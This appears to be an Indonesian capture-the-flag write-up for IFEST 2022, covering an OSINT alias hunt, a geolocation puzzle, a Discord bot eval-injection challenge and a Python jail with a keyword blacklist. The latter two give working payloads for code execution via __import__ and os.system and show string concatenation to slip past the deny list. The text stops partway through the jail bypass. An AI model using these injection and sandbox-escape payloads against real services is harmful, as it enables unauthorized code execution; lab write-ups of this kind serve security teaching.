
Halo, namaku Vanta dan aku suka bermain *game*. Ayo main dengan aku, cari *hidden flag* yang kusembunyikan di profilku.

### Tahap Pengerjaan:

Informasi yang dimiliki adalah vanta menyukai game, kita bisa mencari informasi melalui discord milik vanta melalui search pada channel yang sama.



Terdapat steam account yang terhubung ke discord milik vanta



Kini kita sudah dibawa ke steam account milik vanta

The screenshot shows a Steam user profile for 'Vanta'. At the top, there's a large profile picture of Stitch from Lilo & Stitch. Below it, the username 'Vanta' is followed by a dropdown arrow and the flag of Indonesia. A message 'No information given.' is displayed. To the right, the level is shown as 'Level 21'. A badge for '25+' and 'Sharp-Eyed Stockpiler' with '202 XP' is visible. In the center, there's a 'Rarest Achievement Showcase' section with icons for achievements like '\$', books, and a character, showing '336' achievements and '22%' completion rate. On the right, there's a 'Currently Offline' section showing 'Badges 10' (with icons for 6, 25+, and others), 'Games 26', 'Inventory', and 'Reviews 1'. The background is dark.

Pada *dropdown* nama milik vanta dapat kita temukan flag yang dimana sempat digunakan sebagai nama akun oleh vanta, dan kemudian diganti ke nama lain sehingga flag tersebut tersimpan pada *previous aliases*.

This screenshot is identical to the first one, but with a dropdown menu open over the 'Vanta' username. The dropdown shows the flag of Indonesia followed by the text 'This user has also played as:' and a list of previous aliases: 'Vanta', '-10 Today', '+90 Today', '+40 Today', and '-20 Today'. It also lists 'ApplePie' and 'IFEST22{0h\_Y04\_goT\_m3\_80563242}'. The rest of the profile interface remains the same, including the achievement showcase and the 'Currently Offline' section.

**Flag: IFEST22{0h\_Y04\_goT\_m3\_80563242}**

## 2. Welcome [Easy]

### Deskripsi:

Legenda mengatakan bahwa terdapat tugu di depan lokasi tersebut yang dibangun untuk menyambut orang-orang yang datang dari luar. Bantu aku menemukan nama dari tugu tersebut.

Jika yang anda temukan adalah tugu bernama Siliwangi Lima Sakti, maka jawabannya adalah:

IFEST22{TuguSiliwangiLimaSakti}

Sebagai informasi, terdapat 2 alias dari tugu tersebut.

### Tahap Pengerjaan:



Dari gambar yang diberikan, dapat dilihat bahwa terdapat tulisan "ska" pada tulisan berwarna merah, dan dari bentuk bangunan dapat kita lihat bahwa ini merupakan tempat perbelanjaan atau yang biasa dikenal dengan "mal". Kita dapat menggunakan search engine seperti Google untuk mendapatkan informasi dari tempat tersebut.

Google

mall ska

Semua Maps Gambar Berita Shopping Lainnya Alat

Sekitar 10.700.000 hasil (0,48 detik)

<https://www.instagram.com/malskapekanbaru/>

**Mall SKA Pekanbaru (@malskapekanbaru) • Instagram photos ...**

MAL SKA, The MALL, with Style Follow us on..., Facebook : @malskapekanbaru 0761864000 (info) Skamedsos@gmail.com. 9,663 posts. 54.6K followers.

Orang juga bertanya

Siapa pemilik Mall SKA?

Apa kepanjangan dari Mall SKA?

Apakah ada yang ada di Mall SKA?

Apakah masuk Mall SKA Pekanbaru harus vaksin?

Lihat foto

Lihat ke luar

Mal SKA

Situs web Rute Simpan

4,5 ★★★★☆ 24.890 ulasan Google


Pusat perbelanjaan di Pekanbaru, Riau

Mal SKA merupakan salah satu pusat perbelanjaan modern yang terletak di barat kota Pekanbaru dan berdiri sejak tahun 2005. Mall ini terletak di persimpangan jalan Tuanku Tambusai dan Jalan Soekarno-Hatta. Di tahun 2018, Mall ini diakuisisi oleh PT. Ciptadana Asset Management. [Wikipedia](#)


Alamat: Jl. Soekarno - Hatta No.114, Delima, Kec. Tampan, Kota Pekanbaru, Riau 28292

Jam: Buka - Tutup pukul 21.00


Untuk mengonfirmasi tempat tersebut, kita dapat menggunakan Google Map dengan street view untuk melihat apakah tempat tersebut sama dengan foto yang diberikan.



Berdasarkan petunjuk yang diberikan, patung tersebut seharusnya terletak di depan bangunan tersebut



Ternyata tidak ada setelah dilihat-lihat.




Terdapat cara lain untuk melihat kondisi tempat tersebut seperti situasi pada tahun-tahun sebelumnya dengan mengganti tahun dimana foto tersebut diambil.




Alhasil, kita berhasil mendapatkan patung/tugu yang terdapat di depan lokasi yang diberikan. Namun apa nama patung/tugu tersebut?

The screenshot shows the Yandex Images search results for the uploaded image. It includes a search bar with the text 'tugu', a list of similar images, and a 'Similar images' button.


Kita dapat menggunakan search engine seperti Yandex untuk mencari informasi dari foto tersebut.



Disini kita menemukan 1 halaman yang menggunakan patung yang sama. Kita dapat melakukan pengecekan di halaman tersebut.



Ternyata ini merupakan forum. Setelah melakukan sedikit scroll down, kita berhasil mendapatkan nama dari patung tersebut.



Untuk memastikan bahwa ini benar, kita menggunakan google dengan nama yang didapatkan, dan ternyata benar.

**Flag: IFEST22{TuguTepakSirih} // IFEST22{TuguSelamatDatang}**

### 3. Ice Cold [Medium]

#### **Deskripsi:**

Tommy slebew sebagai seorang ketua dari sebuah grup bapak-bapak yang sangat keren ingin memastikan bahwa kemampuan anggota kelompoknya sudah di atas rata-rata. Oleh karena itu, ia menugaskan bawahannya yaitu mamang Garok untuk membuat sebuah bot untuk menguji kemampuan anggota grup tersebut. Mamang Garok merupakan pecinta ular sehingga ia menggunakan bahasa ular untuk membuat bot ini. Ia menamai bot nya dengan nama "slebew bot#6760". Ia juga menyimpan sebuah flag pada bot ini, cobalah dapatkan flag tersebut!

#### **Konsep Soal:**

Python3 bot insecure input validation lead to Remote Code Execution (RCE).

#### **Tahap Penggeraan:**


Berdasarkan deskripsi soal yang diberikan, maka kita diminta untuk mendapatkan flag dari sebuah bot discord. Untuk itu, maka kita bisa langsung saja mencari bot tersebut di server dan mencoba-coba berinteraksi dengan bot tersebut via direct message.

Kemudian, kembali lagi berdasarkan deskripsi soal kita bisa mendapatkan beberapa informasi terkait bot tersebut seperti.

1. Bot tersebut dibuat dengan menggunakan bahasa python (*"Mamang Garok merupakan pecinta ular sehingga ia menggunakan bahasa ular untuk membuat bot ini"*)
2. Terdapat flag pada bot tersebut yang berarti kemungkinan besar kita diminta untuk mengeksekusi command tertentu lewat bot tersebut untuk mendapatkan flag.

Dari beberapa informasi tersebut, kita sebenarnya sudah bisa merencanakan teknik exploit yang akan digunakan. Namun, apabila masih bingung peserta dapat menganalisa behaviour dari bot tersebut lewat menu-menu yang dimiliki.


Pada menu nama, terdapat kemungkinan command injection. Hal tersebut memungkinkan dikarenakan ketika kita memasukkan perhitungan matematika, maka bot akan mengembalikan hasilnya.




Dari sini, apabila kita sudah sering melihat behaviour seperti ini maka kita akan tahu bahwa kemungkinan besar bot tersebut menggunakan command eval untuk memproses output. Karena sudah mendapatkan titik terang, maka kita bisa mencoba-coba untuk memasukkan command-command yang memungkinkan kita untuk melakukan RCE atau *Remote Code Execution*.

Namun, peserta harus teliti bahwa command yang bekerja disini hanyalah pemanggilan command python. Apabila peserta memasukkan command di luar python, maka tidak ada hasil yang diberikan.

Penulis menggunakan contoh command “builtins” untuk memberikan gambaran konsep yang dimaksud. Payload: #nama \_\_builtins\_\_




Setelah itu, peserta hanya perlu mencari command yang tepat untuk melakukan RCE seperti yang penulis sebutkan sebelumnya. Namun perlu diketahui bahwa terdapat batasan panjang sehingga peserta tidak dapat sembarangan memasukkan payload. Apabila terlalu panjang, maka bot tidak akan memproses input dari peserta.




Jadi, peserta perlu mencari command yang cukup pendek namun tetap bisa untuk read flag dari bot. Solusi dari penulis adalah sebagai berikut.

Read directory payload: #nama \_\_import\_\_('subprocess').getoutput('ls')



Read flag.txt payload:

```
#nama __import__('subprocess').run(['cat','flag.txt'],capture_output=True)
```



P.S: Spasi akan membuat command menjadi terpotong, sehingga peserta tidak boleh menginput spasi dalam payloadnya.

Dengan begitu, maka peserta akan mendapatkan flag dari challenge ini. Sebagai tambahan, terdapat kemungkinan payload di luar solusi yang penulis berikan.

**Flag: IFEST22{t3r1nj3ks1\_d4n\_m3nj4d1\_d1ng1n}**

## 4. Penjara [Medium]

### Deskripsi:

Tinggal sat set sat set.

### Konsep Soal:

Bypass blacklist yang telah disebutkan dalam soal dengan memanfaatkan **built-in objects** serta melakukan manipulasi terhadap string yang digunakan untuk membaca atau mendapatkan flag.

### Tahap Penggerjaan:

Diberikan sebuah snippet codingan yang menggunakan bahasa Python

```
#!/usr/bin/env python3

def main():
    print(open(__file__).read())

    message = """
        , , ,
        ( / | ( \ ) /
        |   " ` |
        o o
        ( - ` )
        =
        \_/
        ( ) ( )
        / --- | - \ / | --- | \ \
        / --- | --- | --- | \ \
        (_| |) - | IFEST2022 | - ( | | ) -
"""
    print(message)

    badwords = ["cat", "grep", "nano", "import", "eval",
    "subprocess", "input", "sys", "execfile", "builtins", "open",
    "dict", "exec", "for", "dir", "file", "input", "write",
    "while", "echo", "print", "int", "os", "bin", "sh", "shell",
    "__", "CAT", "GREP", "NANO", "IMPORT", "EVAL", "SUBPROCESS",
    "INPUT", "SYS", "EXECFILE", "BUILTINS", "OPEN", "DICT", "EXEC",
    "FOR", "DIR", "FILE", "INPUT", "WRITE", "WHILE", "ECHO",
    "PRINT", "INT", "OS", "BIN", "SH", "SHELL"]

    while True:
        violate_word = ""
```

```

try:
    command = input("> ")
    is_safe = True

    for char in command:
        if not (ord(char)>=33 and ord(char)<=126):
            violate_word = char
            is_safe = False

    for badword in badwords:
        if badword in command:
            violate_word = badword
            is_safe = False

    if is_safe:
        print(exec(command))
    else:
        print(f"Nonono, '{violate_word}' itu dilarang
:D")

except Exception as e:
    print("Sepertinya ada yang salah")
    print(e)
    exit()

if __name__ == "__main__":
    main()

```

Dari snippet code tersebut terlihat bahwa terdapat beberapa kata atau command yang dimasukkan ke dalam badwords, kemudian program akan meminta sebuah input yang nantinya akan dijalankan dengan menggunakan function exec pada python.

Namun, ditengah-tengahnya terdapat 2 validasi, berupa karakter yang digunakan, nilai ASCII nya harus diantara 33 dan 126, serta apabila terdapat kata atau command yang terdapat pada badwords, program tidak akan mengeksekusi command tersebut.

```

for char in command:
    if not (ord(char)>=33 and ord(char)<=126):
        violate_word = char
        is_safe = False

```

```
for badword in badwords:  
    if badword in command:  
        violate_word = badword  
        is_safe = False
```

Untuk dapat melakukan list directory (“ls”) dan membaca isi dari flag (“cat”), kita akan membuat program melakukan import library os dan menggunakan class system. Akan tetapi karena kita hanya bisa menambahkan data atau library ketika program sudah berjalan, kita dapat menggunakan modul `__builtins__` lalu menggunakannya untuk memanggil `__import__`. Import tersebut nantinya akan digunakan untuk melakukan import library os, memanggil function system dan menjalankan command yang kita inginkan di dalamnya.

```
# melakukan list directory  
__builtins__.__import__(“os”).system(“ls”)  
  
# membaca flag menggunakan cat  
__builtins__.__import__(“os”).system(“cat flag”)
```

Sayangnya sebagian besar dari command yang akan digunakan termasuk ke dalam badwords, seperti “`_`”, “`builtins`”, “`import`”, “`os`”, “`system`”, “`ls`”, dan “`cat`”. Oleh karena itu, command tersebut dapat kita manipulasi dengan memanfaatkan penjumlahan untuk karakter atau string.

```
“buil”+“tins” = “builtins”  
